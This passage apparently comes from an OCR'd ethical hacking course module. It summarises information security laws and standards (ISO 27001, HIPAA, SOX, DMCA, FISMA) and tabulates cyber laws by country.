Source: *https://www.pcisecuritystandards.org*




ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system within the context of the organization. It also includes requirements for the assessment and treatment of information security risks tailored to the needs of the organization.

Source: *http://www.iso.org*




The HIPAA Privacy Rule provides federal protections for individually identifiable health information held by covered entities and their business associates and gives patients an array of rights with respect to that information. At the same time, the Privacy Rule permits the disclosure of health information needed for patient care and other important purposes.

The Security Rule specifies a series of administrative, physical, and technical safeguards for covered entities and their business associates to use to assure the confidentiality, integrity, and availability of electronic protected health information.

The office of civil rights implemented HIPAA's Administrative Simplification Statute and Rules, as discussed below:

- **Electronic Transaction and Code Sets Standards**

  Transactions are electronic exchanges involving the transfer of information between two parties for specific purposes. The Health Insurance Portability and Accountability Act of 1996 (HIPAA) named certain types of organizations as covered entities, including health plans, health care clearinghouses, and certain health care providers. In the HIPAA regulations, the Secretary of Health and Human Services (HHS) adopted certain standard transactions for Electronic Data Interchange (EDI) of health care data. These transactions are claims and encounter information, payment and remittance advice, claim status, eligibility, enrollment and disenrollment, referrals and authorizations, coordination of benefits and premium payment. Under HIPAA, if a covered entity conducts one of the adopted transactions electronically, they must use the adopted

standard—either from ASC X12N or NCPDP (for certain pharmacy transactions). Covered entities must adhere to the content and format requirements of each transaction.

- **Privacy Rule**

  The HIPAA Privacy Rule establishes national standards to protect individuals' medical records and other personal health information and applies to health plans, health care clearinghouses, and those health care providers that conduct certain health care transactions electronically. The Rule requires appropriate safeguards to protect the privacy of personal health information, and sets limits and conditions on the uses and disclosures that may be made of such information without patient authorization. The Rule also gives patients' rights over their health information, including rights to examine and obtain a copy of their health records, and to request corrections.

- **Security Rule**

  The HIPAA Security Rule establishes national standards to protect individuals' electronic personal health information that is created, received, used, or maintained by a covered entity. The Security Rule requires appropriate administrative, physical, and technical safeguards to ensure the confidentiality, integrity, and security of electronic protected health information.

- **Employer Identifier Standard**

  The Health Insurance Portability and Accountability Act of 1996 (HIPAA) requires that employers have standard national numbers that identify them on standard transactions.


- **National Provider Identifier Standard (NPI)**

  The National Provider Identifier (NPI) is a Health Insurance Portability and Accountability Act (HIPAA) Administrative Simplification Standard. The NPI is a unique identification number for covered health care providers. Covered health care providers and all health plans and health care clearinghouses must use the NPIs in the administrative and financial transactions adopted under HIPAA. The NPI is a 10-position, intelligence-free numeric identifier (10-digit number). This means that the numbers do not carry other information about healthcare providers, such as the state in which they live or their medical specialty.

- **Enforcement Rule**

  The HIPAA Enforcement Rule contains provisions relating to compliance and investigations, the imposition of civil money penalties for violations of the HIPAA Administrative Simplification Rules, and procedures for hearings.

Source: *http://www.hhs.gov*




Enacted in 2002, the Sarbanes-Oxley Act aims to protect investors and the public by increasing the accuracy and reliability of corporate disclosures. This act does not explain how an organization needs to store records, but describes records that organizations need to store and the duration of the storage. The Act mandated a number of reforms to enhance corporate responsibility, enhance financial disclosures and combat corporate and accounting fraud.

Key requirements and provisions of SOX are organized into 11 titles:

- **Title I: Public Company Accounting Oversight Board (PCAOB)**

  Title I consists of nine sections and establishes the Public Company Accounting Oversight Board, to provide independent oversight of public accounting firms providing audit services ("auditors"). It also creates a central oversight board tasked with registering audit services, defining the specific processes and procedures for compliance audits, inspecting and policing conduct and quality control, and enforcing compliance with the specific mandates of SOX.

- **Title II: Auditor Independence**

  Title II consists of nine sections and establishes standards for external auditor independence, to limit conflicts of interest. It also addresses new auditor approval requirements, audit partner rotation, and auditor reporting requirements. It restricts auditing companies from providing non-audit services (e.g., consulting) for the same clients.

- **Title III: Corporate Responsibility**

  Title III consists of eight sections and mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports. It defines the interaction of external auditors and corporate audit committees, and specifies the responsibility of corporate officers for the accuracy and validity of corporate financial reports. It enumerates specific limits on the behaviors of corporate officers and describes specific forfeitures of benefits and civil penalties for non-compliance.

- **Title IV: Enhanced Financial Disclosures**


  Title IV consists of nine sections. It describes enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures and stock transactions of corporate officers. It requires internal controls for assuring the accuracy of financial reports and disclosures, and mandates both audits and reports on those controls. It also requires timely reporting of material changes in financial condition and specific enhanced reviews by the SEC or its agents of corporate reports.

- **Title V: Analyst Conflicts of Interest**

  Title V consists of only one section, which includes measures designed to help restore investor confidence in the reporting of securities analysts. It defines the codes of conduct for securities analysts and requires disclosure of knowable conflicts of interest.

- **Title VI: Commission Resources and Authority**

  Title VI consists of four sections and defines practices to restore investor confidence in securities analysts. It also defines the SEC's authority to censure or bar securities professionals from practice and defines conditions to bar a person from practicing as a broker, advisor, or dealer.




Given below is the continuation of SOX titles:

- **Title VII: Studies and Reports**

  Title VII consists of five sections and requires the Comptroller General and the Securities and Exchange Commission (SEC) to perform various studies and report their findings. Studies and reports include the effects of consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations, and enforcement actions, and whether investment banks assisted Enron, Global Crossing, and others to manipulate earnings and obfuscate true financial conditions.

- **Title VIII: Corporate and Criminal Fraud Accountability**

  Title VIII, also known as the "Corporate and Criminal Fraud Accountability Act of 2002," consists of seven sections. It describes specific criminal penalties for manipulation, destruction, or alteration of financial records or other interference with investigations, while providing certain protections for whistle-blowers.

- **Title IX: White-Collar-Crime Penalty Enhancement**

  Title IX, also known as the "**White Collar Crime Penalty Enhancement Act of 2002**," consists of six sections. This title increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds failure to certify corporate financial reports as a criminal offense.


- **Title X: Corporate Tax Returns**

  Title X consists of one section and states that the Chief Executive Officer should sign the company tax return.

- **Title XI: Corporate Fraud Accountability**

  Title XI consists of seven sections. Section 1101 recommends the following name for this title: "**Corporate Fraud Accountability Act of 2002**." It identifies corporate fraud and records tampering as criminal offenses and joins those offenses to specific penalties. It also revises sentencing guidelines and strengthens their penalties. This enables the SEC to resort to temporarily freezing "large" or "unusual" transactions or payments.

Source: *https://www.sec.gov*




## The Digital Millennium Copyright Act (DMCA)

The DMCA is a United States copyright law that implements two 1996 treaties of the World Intellectual Property Organization (WIPO): the WIPO Copyright Treaty and the WIPO Performances and Phonograms Treaty. It defines legal prohibitions against circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information in order to implement US treaty obligations. The DMCA contains five titles:

- **Title I: WIPO TREATY IMPLEMENTATION**

  Title I implements the WIPO treaties. First, it makes certain technical amendments to US law, in order to provide appropriate references and links to the treaties. Second, it creates two new prohibitions in Title 17 of the U.S. Code—one on circumvention of technological measures used by copyright owners to protect their works and one on tampering with copyright management information—and adds civil remedies and criminal penalties for violating the prohibitions.

- **Title II: ONLINE COPYRIGHT INFRINGEMENT LIABILITY LIMITATION**

  Title II of the DMCA adds a new section 512 to the Copyright Act to create four new limitations on liability for copyright infringement by online service providers. The limitations are based on the following four categories of conduct by a service provider:

- Transitory communications
- System caching
- Storage of information on systems or networks at direction of users
- Information location tools

New section 512 also includes special rules concerning the application of these limitations to nonprofit educational institutions.

- **Title III: COMPUTER MAINTENANCE OR REPAIR**

  Title III of the DMCA allows the owner of a copy of a program to make reproductions or adaptations when necessary to use the program in conjunction with a computer. The amendment permits the owner or lessee of a computer to make or authorize the making of a copy of a computer program in the course of maintaining or repairing that computer.

- **Title IV: MISCELLANEOUS PROVISIONS**

  Title IV contains six miscellaneous provisions, where the first provision provides Clarification of the Authority of the Copyright Office, the second provision grants exemption for the making of "ephemeral recordings," the third provision promotes distance education study, the fourth provision provides exemption for Nonprofit Libraries and Archives, the fifth provision allows Webcasting Amendments to the Digital Performance Right in Sound Recordings, and the sixth provision addresses concerns about the ability of writers, directors and screen actors to obtain residual payments for the exploitation of motion pictures in situations in which the producer is no longer able to make these payments.

- **Title V: PROTECTION OF CERTAIN ORIGINAL DESIGNS**

  Title V of the DMCA, entitles the Vessel Hull Design Protection Act (VHDPA). It creates a new system for protecting original designs of certain useful articles that make the article attractive or distinctive in appearance. For purposes of the VHDPA, "useful articles" are limited to the hulls (including the decks) of vessels no longer than 200 feet.

### Federal Information Security Management Act (FISMA)

FISMA is the Federal Information Security Management Act of 2002 to produce several key security standards and guidelines required by Congressional legislation. It requires each federal agency to develop, document, and implement an agency-wide program to provide information security for the information and information systems that support the operations and assets of the agency, including those provided or managed by another agency, contractor, or other source.

---

Source: *http://www.copyright.gov, http://csrc.nist.gov*

## Cyber Law in Different Countries

| Country Name | Laws/Acts | Website |
|---|---|---|
| United States | Section 107 of the Copyright Law mentions the doctrine of " fair use" | http://www.copyright.gov |
| | Online Copyright Infringement Liability Limitation Act | |
| | The Lanham (Trademark) Act (15 USC §§ 1051 - 1127) | http://www.uspto.gov |
| | The Electronic Communications Privacy Act | https://www.fas.org |
| | Foreign Intelligence Surveillance Act | https://www.fas.org |
| | Protect America Act of 2007 | http://www.justice.gov |
| | Privacy Act of 1974 | http://www.justice.gov |
| | National Information Infrastructure Protection Act of 1996 | http://www.nrotc.navy.mil |
| | Computer Security Act of 1987 | http://csrc.nist.gov |
| | Freedom of Information Act (FOIA) | http://www.foia.gov |
| | Computer Fraud and Abuse Act | http://energy.gov |
| | Federal Identity Theft and Assumption Deterrence Act | http://www.ftc.gov |



## Cyber Law in Different Countries (Cont'd)


| Country Name | Laws/Acts | Website |
|---|---|---|
| Australia | The Trade Marks Act 1995 | http://www.comlaw.gov.au |
| | The Patents Act 1990 | |
| | The Copyright Act 1968 | |
| | Cybercrime Act 2001 | |
| United Kingdom | The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002 | http://www.legislation.gov.uk |
| | Trademarks Act 1994 (TMA) | |
| | Computer Misuse Act 1990 | |
| China | Copyright Law of People's Republic of China (Amendments on October 27, 2001) | http://www.npc.gov.cn |
| | Trademark Law of the People's Republic of China (Amendments on October 27, 2001) | http://www.saic.gov.cn |
| India | The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957 | http://www.ipindia.nic.in |
| | Information Technology Act | http://www.dot.gov.in |
| Germany | Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage | http://www.cybercrimelaw.net |

## Cyber Law in Different Countries (Cont'd)

| Country Name | Laws/Acts | Website |
|---|---|---|
| Italy | Penal Code Article 615 ter | http://www.cybercrimelaw.net |
| Japan | The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000) | http://www.iip.or.jp |
| Canada | Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1 | http://www.laws-lois.justice.gc.ca |
| Singapore | Computer Misuse Act | http://www.statutes.agc.gov.sg |
| South Africa | Trademarks Act 194 of 1993 | http://www.cipc.co.za |
| | Copyright Act of 1978 | http://www.nlsa.ac.za |
| South Korea | Copyright Law Act No. 3916 | http://home.heinonline.org |
| | Industrial Design Protection Act | http://www.kipo.go.kr |
| Belgium | Copyright Law, 30/06/1994 | http://www.wipo.int |
| | Computer Hacking | http://www.cybercrimelaw.net |
| Brazil | Unauthorized modification or alteration of the information system | http://www.mosstingrett.no |
| Hong Kong | Article 139 of the Basic Law | http://www.basiclaw.gov.hk |



Cyber law or Internet law refers to any laws that deal with protecting the internet and other online communication technologies. Cyber law covers topics such as internet access and usage, privacy, freedom of expression, and jurisdiction. Cyber laws provide the assurance of the integrity, security, privacy, and confidentiality of information in both government and private organizations. These laws have become prominent due to increase in the Internet use all over the world. Cyber laws vary by jurisdiction and country, so implementing these laws is quite challenging. Violating these laws result in punishments ranging from fines to imprisonment.




This module ends with an overview discussion of fundamental information security concepts. In the next module, we will see how attackers, ethical hackers, and pen-testers perform reconnaissance to collect information about a target of evaluation before an attack or audit.